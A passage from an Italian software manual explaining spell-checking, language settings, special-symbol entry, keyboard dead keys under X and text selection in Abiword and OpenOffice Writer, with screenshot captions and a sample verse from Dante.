
Figura 534.12. Abiword: `Modifica`, `Opzioni`, `Spell Checking`.

Come si può osservare dalla figura, da questa finestra non si accede alla definizione della lingua da usare, perché Abiword consente di indicare la lingua attraverso un'altra funzione, dove la si può dichiarare per tutto il documento, oppure per la sola porzione di testo selezionata.

Figura 534.13. Abiword: `Strumenti`, `Lingua`. In questo modo è possibile definire la lingua predefinita del documento, oppure soltanto quella del testo selezionato.






Figura 534.14. Abiword durante il funzionamento: si può vedere in basso a destra l'indicazione della lingua di riferimento per il testo selezionato. In questo caso la sigla è '**`fi-FI`**', pertanto la lingua è il finlandese.

OpenOffice Writer ha un sistema di controllo ortografico molto sofisticato, con la possibilità di attivare una correzione automatica in fase di scrittura; tuttavia manca la possibilità di attribuire il linguaggio particolare a delle porzioni di testo. Si accede alla configurazione della lingua da usare ai fini del controllo o della correzione ortografica, attraverso `Strumenti`, `Opzioni`, `Impostazioni lingua`. Da qui, la prima cosa da fare è dichiarare la lingua per il controllo ortografico, selezionando la voce `Lingue`; successivamente, si può scegliere invece la voce `Linguistica`, per la configurazione della modalità di intervento del controllo o della correzione ortografica.

Figura 534.15. OpenOffice Write: `Strumenti`, `Opzioni`, `Impostazioni lingua`, `Lingue`. Per le funzioni del controllo ortografico, conta solo la parte destra centrale, nel riquadro con il titolo «Lingue standard per i documenti». Si può osservare che se la lingua scelta contiene la sigla «ABC», è possibile ottenere il controllo e la correzione ortografica.


OpenOffice.org
Carica/salva
Impostazioni lingua
Lingue
Linguistica
Opzioni di ricerca per il giapponese
Layout asiatico
OpenOffice.org Writer
OpenOffice.org Writer/Web
OpenOffice.org Base
Diagrammi
Internet

Lingua di
Interfaccia utente — Italiano (Italia)
Schema locale — Italiano (Italia)
Carattere di separazione decimali — Come l'impostazione locale (,)
Valuta standard — EUR € Italiano (Italia)

Lingue standard per i documenti
Occidentale — Italiano (Italia)
Asiatica — [Nessuno]
Script complessi — [Nessuno]
Solo per il documento attuale

Supporto linguistico avanzato
Abilitato per le lingue asiatiche
Abilitato per disposizione testo complesso (CTL)

OK Annulla ? Indietro

Figura 534.16. OpenOffice Write: `Strumenti`, `Opzioni`, `Impostazioni lingua`, `Linguistica`.

534.7 Correzione ortografica

In generale, è spiacevole che il programma di scrittura si permetta di correggere automaticamente quelli che «lui» ritiene essere errori di ortografia. Per esempio, diventa veramente scomodo quando un programma del genere mette a posto le maiuscole all'inizio dei periodi, perché non è sempre vero che ciò vada fatto nel modo in cui «lui» considera. Tuttavia, ci sono certe forme di correzione che diventano utili, in quanto richiamate espressamente e sottoposte al controllo dell'utilizzatore.

Di solito, il programma di scrittura viene configurato in modo da segnalare con una sottolineatura ondulata le parole che non rientrano nel vocabolario previsto. Così, l'utilizzatore può scegliere se correggerle o se lasciarle stare. Quando però si scrive con una lingua che non si conosce bene, può diventare conveniente chiedere un piccolo aiuto al programma, per avere il suggerimento delle parole alternative che potrebbero essere più corrette.

Di norma, quando una parola viene segnalata come errata o sconosciuta, è possibile portarvi sopra il puntatore del mouse e premere il tasto destro, per ottenere una tendina con i suggerimenti per la correzione. Oltre al problema di una lingua che non si conosce bene, in questo modo è possibile sopperire anche alla carenza di simboli della propria tastiera, che potrebbe essere inadeguata per quella lingua.

Figura 534.17. Abiword mentre suggerisce la sostituzione di una parola finlandese.





Figura 534.18. OpenOffice Writer mentre suggerisce la sostituzione di una parola tedesca.

534.8 Simboli speciali e il limite della tastiera

Durante la scrittura è facile incontrare la necessità di inserire caratteri che la propria tastiera non consente di scrivere. Di solito i programmi di scrittura offrono la possibilità di inserire un carattere, cercandolo all'interno di un insieme limitato di simboli.

Figura 534.19. Abiword: `Inserisci`, `Simbolo`. Il programma consente si scegliere l'insieme di caratteri e offre la possibilità di selezionare uno dei primi simboli di tale insieme.






Figura 534.20. OpenOffice Write: `Inserisci`, `Carattere speciale`. Il programma consente si scegliere l'insieme di caratteri e offre la possibilità di selezionare uno, all'interno di un sottoinsieme di uso più comune.

Purtroppo, questo inserimento guidato dai programmi di scrittura, di solito limita l'accesso a un certo gruppo di simboli comuni. Per ovviare all'inconveniente, occorre servirsi di un programma specifico, come per esempio Gucharmap.[1]



Figura 534.21. Gucharmap.

A ogni modo, prima di rivolgersi a funzioni o a programmi del genere, è bene sfruttare completamente le possibilità della propria tastiera. Quando si utilizza il sistema grafico X, la configurazione italiana della tastiera prevede diversi accenti morti, che consentono di scrivere con la maggior parte delle lingue europee. La tabella successiva elenca le combinazioni e le sequenze di tasti da premere per ottenere i simboli più comuni.

Tabella 534.22. Funzioni speciali di una tastiera italiana con X.

Tasti	Descrizione o risultato
[*fissamaiuscole*]	Attivando le maiuscole con il tasto [*Fissamaiuscole*], si ottiene la conversione in maiuscolo di tutti i simboli che possono essere rappresentati in questo modo. Per esempio, la lettera «É» si ottiene con le maiuscole inserite e selezionando la lettera «é», cosa che richiede anche l'uso del tasto delle maiuscole normali.
[*AltGr e*], [*AltGr E*]	€, ¢
[*AltGr R*]	®
[*AltGr o*], [*AltGr O*]	ø, Ø
[*AltGr a*], [*AltGr A*]	æ, Æ
[*AltGr s*], [*AltGr S*]	ß, §
[*AltGr <*], [*AltGr >*]	«, »
[*AltGr c*], [*AltGr C*]	¢, ©
[*AltGr n*], [*AltGr N*]	ñ, Ñ
[*AltGr ,*]	Accento acuto morto
[*AltGr ,*][*a*], [*AltGr ,*][*A*], [*AltGr ,*][*i*], [*AltGr ,*][*I*],...	á, Á, í, Í,...
[*AltGr :*]	Dieresi morta

Tasti	Descrizione o risultato
[*AltGr :*][*a*], [*AltGr :*][*A*], [*AltGr :*][*e*], [*AltGr :*][*E*],...	ä, Ä, ë, Ë,...
[*AltGr ^*]	Accento circonflesso morto
[*AltGr ^*][*a*], [*AltGr ^*][*A*], [*AltGr ^*][*e*], [*AltGr ^*][*E*],...	â, Â, ê, Ê,...
[*AltGr §*], [*AltGr maiuscole ù*]	Accento *breve* morto
[*AltGr §*][*a*], [*AltGr §*][*A*], [*AltGr §*][*u*], [*AltGr §*][*U*],...	ă, Ă, ŭ, Ŭ,...
[*AltGr °*], [*AltGr maiuscole à*]	Accento tondo morto
[*AltGr °*][*a*], [*AltGr °*][*A*], [*AltGr °*][*u*], [*AltGr °*][*U*],...	å, Å, ů, Ů,...
[*AltGr –*]	Accento *macron* morto
[*AltGr –*][*a*], [*AltGr –*][*A*], [*AltGr –*][*e*], [*AltGr –*][*E*],...	ā, Ā, ē, Ē,...

Figura 534.23. Mappa della tastiera italiana secondo X, con gli accenti morti in evidenza.

534.9 Visualizzazione dei «caratteri non stampabili»

Quando si scrive un testo, lo spazio occupato dai caratteri viene creato contestualmente con la scrittura. In altri termini, dove non ci sono dei caratteri, anche se invisibili, c'è il vuoto. Oltre ai caratteri tipografici veri e propri, durante la scrittura si inseriscono dei codici che hanno una loro funzionalità, ma non devono essere resi tipograficamente nella stampa. Per esempio, il codice che identifica l'inserimento di una tabulazione, serve ad allineare il testo, ma non si rappresenta; nello stesso modo, lo spazio (normale o non interrompibile) esiste, ma non deve essere reso tipograficamente.

Durante la scrittura visuale, può essere utile avere un modo per individuare la presenza dei codici che in fase di stampa non devono essere resi, per sapere cosa è stato inserito realmente e per sapere dove arriva lo spazio usato dal testo.

Figura 534.24. Icona tipica per attivare o disattivare la visualizzazione dei simboli non stampabili.



¶

Di norma, la funzione con cui si abilita o si disabilita la visualizzazione di questi simboli si raggiunge con `Visualizza`, `Caratteri non stampabili`, oppure con `Visualizza`, `Paragrafi`, o con altre varianti simili.

Figura 534.25. Un testo con i caratteri non stampabili in evidenza.

Ti·amo,¶
→ Ich·liebe·Dich,↵
I·love·you, → minä·rakastan·sinua,...¶
¶

534.10 Inserzione di codici con funzioni speciali

Come accennato nella sezione precedente, durante la scrittura si inseriscono anche codici che non corrispondono a dei caratteri da stampa veri e propri, in quanto rappresentano una funzione. Nelle situazioni più comuni si tratta dello spazio, delle tabulazioni e della conclusione dei paragrafi, ai quali si aggiungono poi quei codici che servono a interrompere il testo in qualche modo: per mandarlo a capo, pur non avendo concluso il paragrafo; per riprendere in una colonna successiva o in una pagina successiva.

I codici delle funzioni più comuni si ottengono generalmente con la tastiera, mentre quelli di «interruzione», spesso sono accessibili solo tramite il menù; di solito a partire da `inserisci`, `interruzione`.

Tabella 534.26. Inserimento di «caratteri non stampabili» attraverso la tastiera.

Tasti	Descrizione o risultato
[*Barra spaziatrice*]	Spazio.
[*Tab*]	Tabulazione.
[*Invio*]	Conclusione di un paragrafo.
[*Maiuscole Invio*]	Conclusione di una riga (manda a capo il testo, senza concludere il paragrafo).
[*Ctrl Invio*]	Conclusione della pagina (conclude il paragrafo e salta alla pagina successiva).

[1] **Gucharmap** GNU GPL

Capitolo 535

Selezione, spostamento, copia

Spesso, alcune operazioni comuni, come quelle che servono a tagliare, copiare e incollare il testo, possono essere svolte in vari modi alternativi, ma di norma l'utente ne conosce uno solo; in particolare l'utente tipico ignora completamente le possibilità della tastiera.

535.1 Selezione

La selezione di una porzione del documento serve per potervi poi associare un'operazione da compiere. In altri termini, con la selezione si individua l'ambito a cui successivamente vanno applicate delle funzioni.

La selezione di una sola parola può essere ottenuta con un clic doppio del primo tasto del mouse, quando il puntatore si trova sulla parola stessa:

clic doppio

Per correr miglior acque alza le vele
omai la navicella del mio ingegno,
che lascia dietro a sé mar sì crudele;

e canterò di quel secondo regno
dove l'umano spirito si purga
e di salire al ciel diventa degno.

parola selezionata

Per correr miglior acque alza le vele
omai la navicella del mio ingegno,
che lascia dietro a sé mar sì crudele;

e canterò di quel secondo regno
dove l'umano spirito si purga
e di salire al ciel diventa degno.

